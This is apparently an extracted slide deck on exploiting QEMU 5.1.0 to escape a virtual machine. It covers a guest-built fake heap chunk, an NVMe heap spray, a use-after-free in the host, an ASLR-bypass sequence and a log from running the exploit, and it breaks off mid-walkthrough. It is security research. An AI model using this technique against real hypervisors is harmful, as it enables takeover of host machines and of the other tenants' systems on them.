0x55dcca0ae000	0x55dcca1a0000	0xf2000	0xfbab000	./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
0x55dcca1a0000	0x55dcca1c9000	0x29000	0x0	
0x55dccacbd000	0x55dccc04a000	0x138d000	0x0	[heap]
0x7f68d4000000	0x7f68d4021000	0x21000	0x0	
.				
0x7f6917e00000	0x7f6997e00000	0x80000000	0x0	
.				
0x7ffe382b6000	0x7ffe382d7000	0x21000	0x0	[some shared libs]
0x7ffe383da000	0x7ffe383dd000	0x3000	0x0	[stack]
0x7ffe383dd000	0x7ffe383df000	0x2000	0x0	[vvar]
0xffffffffffff600000	0xffffffffffff601000	0x1000	0x0	[vdso]
.				
0xffffffffffff600000	0xffffffffffff601000	0x1000	0x0	[vsyscall]


Heap of host process

Guest's memory

High-Level Overview

What if we free a fake chunk in guest?

- Guest shares the same memory with host
- Guest is aware of host's operation on guest's memory
- Guest can read/write its memory at any time
- Quite easy to make a fake chunk in Guest



Hypervisor process

```

0x260 [ 6]: 0x7f3574102100 -> 0x556e3b7b95a0 -> 0x556e3b7a5400 -> 0x556e3b7481
a0 -> 0x556e3b64e1a0 -> 0x556e3b628da0 ← 0x0
0x270 [ 7]: 0x556e3b72f190 -> 0x556e3b718000 -> 0x556e3b6d9990 -> 0x556e3b6ca1
90 -> 0x556e3b693c00 -> 0x556e3b68ad90 -> 0x556e3b618190 ← 0x0
0x280 [ 6]: 0x7f357408c7e0 -> 0x556e3b72b980 -> 0x556e3b6e1000 -> 0x556e3b68ed
80 -> 0x556e3b5f4c00 -> 0x556e3b5df580 ← 0x0
0x290 [ 2]: 0x7f351eceaa650 -> 0x556e3c96b000 ← 0x0
0x2a0 [ 7]: 0x556e3c5d8960 -> 0x556e3bdce800 -> 0x556e3b77a160 -> 0x556e3b76dc
00 -> 0x556e3b6d150 -> 0x556e3b6c9960 -> 0x556e3b694400 ← 0x0
0x2b0 [ 7]: 0x556e3b72b150 -> 0x556e3b723150 -> 0x556e3b6e1800 -> 0x556e3b68e5
50 -> 0x556e3b676800 -> 0x556e3b65b400 -> 0x556e3b62e000 ← 0x0
0x2c0 [ 4]: 0x556e3c95d940 -> 0x556e3c57c000 -> 0x556e3c41f810 -> 0x556e3b6a7c
00 ← 0x0
0x2d0 [ 4]: 0x556e3c63c530 -> 0x556e3b76e400 -> 0x556e3b757c00 -> 0x556e3b6fb8
00 ← 0x0

```

Host

Guest's fake chunk

```

g++ -std=c++11 -g -o exp exp.o common.o
ubuntu@ubuntu:~/qemu-fuzz$ sudo ./exp
[sudo] password for ubuntu:
[*] NVME MMIO BASE ADDRESS = 0x7f930cde8000
[*] NVME CMD PHY ADDR = 0xaf8d5120
[D] NVME INIT OK!
[*] VIRTIO GPU MMIO BASE ADDRESS = 0x7f930cde4000
[+] VIRTIO GPU DESC VIR ADDR = 0xd6b000, PHY ADDR = 0xaeeeea000
[+] VIRTIO GPU Avail VIR ADDR = 0xd6c000, PHY ADDR = 0xaeeeb000
[D] GPU INIT OK!
[D] NVME HEAP SPRAY 0x290 CHUNK OK!
[D] VIRTIO GPU HEAP LAYOUT OK! 0x150 TABLE -> USERSPACE 0x280 CHUNK
[D] NVME FREE 0x290 CHUNK OK!
[D] leak data = 0x556e3c96b000, 0x4141414100000010, 0x4141414141414141

```


Guest

Host's tcache bins

- User-space memory naturally provides a reading/writing exploit primitive



Cross Domain Attack



Exploitation Development

Now the problem is turned to exploit an UAF vulnerability

1. Find an information leakage to bypass ASLR
2. Manipulate heap layout to hijack the control flow
3. Execute arbitrary command



Remote code execution on host machine

Heap Spray

- Spray chunks via malloc primitive `nvme_init_sq` to clear tcache bins
- Prevent the following freed chunk to be consolidated into the larger chunk
- Get a stable heap layout




```
static void nvme_init_sq(NvmeSQueue *sq,
    NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid,
    uint16_t size)
{
    ...
    sq->io_req = g_new(NvmeRequest, sq->size);
    // uninitialized variable
}
```

Bypass ASLR


1. Make a 0x290 fake chunk in guest

Guest Space



Host Space



2. Malloc a mapping table



Bypass ASLR

Guest Space

Host Space





3. Free the mapping table. The freed chunk will be added to 0x150 tcache bins

Bypass ASLR

Guest Space

Host Space




